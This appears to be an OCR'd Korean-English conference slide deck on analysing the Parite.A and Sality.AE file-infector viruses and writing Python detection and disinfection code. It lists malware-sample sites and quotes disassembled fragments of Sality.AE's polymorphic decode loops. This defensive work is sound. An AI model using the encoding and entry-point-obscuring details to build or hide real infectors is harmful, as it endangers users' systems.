
File Infector Virus Analysis



how to get malware samples


Malware Sample

http://www.offensivecomputing.net/ (Offensive Computing)



Malware Sample

http://vx.netlux.org/vl.php (VX Heavens)



Malware Sample

http://cafe.naver.com/malzero (바이러스 제로 시즌 2)

Approach for File Infector Virus Analysis

> File Compare, Original and Infected File

> Top-Down

- 1. VEP (Infected_EP or Patched_Code)
- 2. Decode_Loop
- 3. Decode_Key
- 4. Find restore OEP routine
- 5. OEP offset
  - > (OEP or Original_Code_before_Patched address)

> Bottom-Up


- 1. VEP (Infected_EP or Patched_Code)
- 2. Find restore OEP routine
  - > (set BP at OEP or Original_Code_before_Patched address)
- 3. Check if data is encoded
- 4. Decode_Loop
- 5. Decode_Key

Parite.A

>It's terrible

Parite.A

animation



- encoded XOR operations


Polymorphism in Parite.A

> xor 연산의 피연산자 중 xor_key 구하는 것
> (1)
  - push xor_key
  - pop [register]
> (2)
  - mov [register], xor_key
> xor 연산의 피연산자중 디코드된 데이터 구하는 것
> (1)
  - push [데이터 주소]
  - xor [esp], xor_key
  - pop [데이터 주소]
> (2)
  - xor [데이터 주소], xor_key
> 카운터 증가
> (1)
  - sub edi, 3
  - dec edi
> (2)
  - sub edi, 4

File Infector Virus Analysis

Parite.A
Demonstration (Top-Down)
IDA

animation



-EPO (Entry-Point Obscuring)

- ADD or SUB

Polymorphism in Sality.AE

```
Decode_Loop:                            ; CODE XREF: .r
                push    dword ptr [edx]
                imul    ecx, esi
                bts     edi, 77h
                bsf     ecx, ecx
                test    ch, 0A4h
                repne pop eax
                neg     cl
                shrd    ebp, ebx, 3Eh
                inc     ecx
                xadd    ebp, ecx
                test    al, dh
                mov     ebp, 0DEBA80BCh
                shrd    ecx, edx, 16h
ADD 연산
SUB 연산
                sub     eax, 17E0D0DCh  ; decode_key
                bswap   ebp
                movsx   ecx, ax
                bts     edi, ebx
                shr     ebp, cl
                bswap   ebp
                shld    ecx, edx, 0A6h
                push    eax
                test    edi, ecx
                sub     cl, ch
                neg     ch
                pop     dword ptr [edx]
                imul    edi, 83B6BBE3h
                rcr     ecx, 2Eh
                test    ch, 8Ah
                and     edi, edx
                xchg    ebp, ecx
                xadd    edi, ebp
                rol     ch, 0E6h
```

```
Decode_Loop:                            ; CODE XREF: .r
                mov     edx, [eax]
                lea     edi, ds:0EA7A921Eh
                add     bh, bh
                bts     edi, esi
                test    edx, 0D673EE76h
                xadd    bl, bh
                add     edx, 11912BAFh  ; decode_key
                shrd    ebp, ebp, cl
                mov     bh, 0E8h
                movzx   ebx, ch
                bswap   ebx
                inc     ebx
                not     edi
                bsr     ebp, edx
                mov     [eax], edx
                bsf     ebx, esi
                dec     bl
                mov     ebp, 91B5641Bh
                xchg    bh, bh
                mov     bl, ah
                movsx   ebx, dx
                cmp     ebp, edx
                rcr     edi, cl
                mov     ebx, ebp
                test    bh, 8Dh
                bswap   edi
                jb      short loc_4CF545
                mov     ebp, edx
                bts     edi, 0B4h
                btr     edi, ecx
                test    bh, ah
                adc     ebx, esi
                test    bl, 0ECh
                cmp     bh, al
```

```
Decode_Loop:                            ; CODE XREF:
                mov     eax, [ecx]
                movsx   edx, dh
                mov     dh, bl
                mov     dl, 3
                imul    edx, esi, 305E550h
                xadd    edi, edi
                imul    edx, ecx, 86FA7C84h
                sub     eax, 0C2268FEh  ; decode_key
                bt      ebp, 40h
                sal     dh, 23h
                shrd    ebp, edi, cl
                imul    edi, esi, 541F70F2h
                movzx   ebp, bp
                push    eax
                shrd    edi, esi, cl
                inc     edx
                xchg    dl, dh
                imul    ebp, edx
                lea     edx, ds:554FB584h
                pop     dword ptr [ecx]
                sbb     dh, bh
                mov     dh, 8Bh
                repne inc edx
                add     edx, 1F9D040Fh
                repne mov edi, ebp
                test    edi, 41992285h
                bsr     ebp, edx
                movsx   edi, si
                test    edi, edi
                mov     ebp, edi
                js      short loc_4463D5
                sub     edx, esi
                rcl     ebp, 5Ch
                or      ebp, edx
```

Polymorphism in Sality.AE

```
add     edx, 2DD89B4h
rep movzx ebp, bl
mov     ch, 5
inc     ebp
lea     ebp, ds:0F527FE43h
neg     ecx
sub     edx, 2DD89B0h   ; edx += 4
xchg    cl, ch
```

```
add     eax, 198D56Dh
bswap   ebp
imul    edi, ebx, 4B5D28DAh
xadd    bh, bl
sub     eax, 198D569h   ; eax = eax + 4
mov     ebx, edi
and     bh, 25h
```

```
add     ecx, 2
test    ebx, 0B4C9C654h
lea     ebp, ds:74E7C076h
inc     edi
add     ecx, 0
repne xadd edi, edi
adc     ebp, edi
rol     ebp, 22h
add     ecx, 1
test    ah, 90h
imul    edx, ecx, 796228F6h
ror     dh, 1
inc     dl
add     ecx, 1          ; ecx += 4
mov     dh, ch
```

File Infector Virus Analysis

Sality.AE
Demonstration (Bottom-Up)
Ollydbg, IDA

0x05 Development of disinfection code

Parite.A

Sality.AE

Development of disinfection code

Needed

- Precise PE parser
- Strong disassembler

Development using Python

- pefile - Ero Carrera
- pydasm – Ero Carrera

Why Need Disassembler

>instruction opcode VS. instruction operands

>E8 ???????? => CALL XXXXXXXX

>68 332211E8 => PUSH E8112233

>68332211E8E840100000

Development of disinfection code

```
#####################################################
# Four Step : Find Decode Key using X-Ray Method #
#####################################################
try:
    Data = pe.get_data(jmp_rva, four_step_read_scope)
except:
    print '[This File is NOT Infected Virus.Sality.AE]'
    debug_print("can't get data")

offset = 0
match_case_data1 = unpack('<I', Data[offset:offset+4])
match_case_data2 = unpack('<I', Data[offset+4:offset+8])

debug_print('match_case_data1 : 0x%08X' %match_case_data1[0])
debug_print('match_case_data2 : 0x%08X' %match_case_data2[0])

# Find Decode key
# SUB case key
key_sub_match = match_case_data1[0] + 0xFFFFFF17 + 1
if key_sub_match > 0xFFFFFFFF: key_sub_match -= 0x100000000
# ADD case key
if match_case_data1[0] >= 0x80000000:
    key_add_match = 0x000000E8 + (0xFFFFFFFF - match_case_data1[0])+1
else:
    key_add_match = 0x000000E8 + match_case_data1[0]

if key_add_match > 0xFFFFFFFF: key_add_match -= 0x100000000
# XOR case key
key_xor_match = 0x000000E8 ^ match_case_data1[0]

#print 'Result of Decode Key'
debug_print('SUB : match_case_data1 - 0x000000E8 : 0x%08X' %key_sub_match)
debug_print('ADD : 0x000000E8 - match_case_data1 : 0x%08X' %key_add_match)
debug_print('XOR : 0x000000E8 ^ match_case_data1 : 0x%08X' %key_xor_match)

# X-Ray with match_case_data2 == 0xED815D00
# SUB case
```

Consideration

>Virus를 치료시 Overlay에 대한 고려

>Virus가 추가한 section의 Data를 지우거나 section 자체를 지울 경우

— Optional header의 SizeOfImage를 계산 후 수정

>JMP나 CALL 호출을 할 경우 해당 주소의 범위 체크

>pydasm을 사용할 경우 지원하지 않는 OP Code에 대한 예외처리

— Sality.AE (SAL: shift arithmetic left)

Scan Filter

> PE 파일인지 체크

> EP가 마지막 section에서 시작하는지 체크 (Parite.A)

```
if pe.get_section_by_rva(ep_rva) != pe.sections[len(pe.sections)-1]:
        print '[This File is NOT Infected Virus.Parite.A]'
        return False
```

> OPTIONAL_HEADER의 Magic Signature 체크

```
if pe.OPTIONAL_HEADER.Magic != OPTIONAL_HEADER_MAGIC_PE\
   and pe.OPTIONAL_HEADER.Magic != OPTIONAL_HEADER_MAGIC_PE_PLUS:
        print '[This File is NOT Infected Virus.Parite.A]'
        return False
```

> OPTIONAL_HEADER의 Subsystem 체크

```
if pe.OPTIONAL_HEADER.Subsystem != 2 and pe.OPTIONAL_HEADER.Subsystem != 3:
        print '[This File is NOT Infected Virus.Parite.A]'
        return False
```

Scan Filter

> FILE_HEADER의 Characteristics 체크

```
if pe.FILE_HEADER.Characteristics & IMAGE_FILE_DLL:
        print '[This File is NOT Infected Virus.Parite.A]'
        return False
```

> 마지막 section의 SizeOfRawData 가 0x1000 이하인지 체크(Parite.A)

```
if pe.sections[len(pe.sections)-1].SizeOfRawData > 0x1000:
        print '[This File is NOT Infected Virus.Parite.A]'
        return False
```

> 마지막 section의 Characteristics 체크

```
if not((pe.sections[len(pe.sections)-1].Characteristics & IMAGE_SCN_MEM_EXECUTE)\
       and (pe.sections[len(pe.sections)-1].Characteristics & IMAGE_SCN_MEM_WRITE)):
        print '[This File is NOT Infected Virus.Parite.A]'
        return False
```

Parite.A detection

> Step 1:
- Find Decode Key
- 가장 처음의 [push] or [mov]의 오퍼랜드 데이터

> Step 2:
- Encoded Data의 시작위치 찾기
- Decode Key를 찾은 이후 나오는 [push] or [mov] 의 오퍼랜드 데이터

> Step 3:
- Encode Data의 시작 위치로 부터 4Byte 가져오기
- Test_Data를 찾는 과정

> Step 4:
- (복호화된 데이터는 항상 일정)
- Decode_Key와 Test_Data를 XOR연산 후 **0x00017D8** 인지 확인하여 Parite.A 식별

Parite.A disinfection

> Step 1:
  - Encoded_Data의 시작 위치로 부터 약 72Byte를 Decode_Key로 Decode

> Step 2:
  - Decode 된 Data의 특정 위치에서 OEP, IAT Offset 등의 값을 추출

> Step 3:
  - Parite.A가 추가한 마지막 section header 삭제
  - Calc New SizeOfImage
  - NumberOfSections 카운트 1 감소
  - OEP 및 Import Address Table, Import Name Table의 값 복구

> Step 4:
  - Parite.A가 추가한 마지막 section Data 삭제

Development of disinfection code

Parite.A
Demonstration

Virus.Sality.AE detection

>1단계
- 마지막 섹션으로 점프하는 CALL (E8) 찾기

>2단계
- 처음 나오는 CALL (E8) 찾기


>3단계
- 디코드 루프 찾기
- JMP (E9) 식별하기
  > 디코드된 데이터의 시작 위치 찾기

>4단계
- X-Ray 기법
  > decode_key 찾기, decode_key와 특정 데이터 연산 후 Sality.AE 식별


Using X-Ray Method

>Decode Key를 모르는 상태에서 Encode Data와 Decode Data를 알 경우 Key를 알아내는 방법

>ADD



>SUB



Virus.Sality.AE disinfection

> disinfection

- Encode Data 영역 Decode 후 Original Code before Patched (EPO) 복구
- Overlay 식별
- 바이러스 코드 시작위치부터 삭제
- Section header의 Section size 관련 필드 조정
  - > SizeOfRawData
  - > VirtualSize
- Optional header의 SizeOfImage 조정
- Overlay가 있을 경우 Overlay 복구

Development of disinfection code

Sality.AE
Demonstration

Questions

Questions?

contact us via e-mail

sionics 0x40 issuemakerslab.com

kaientt 0x40 issuemakerslab.com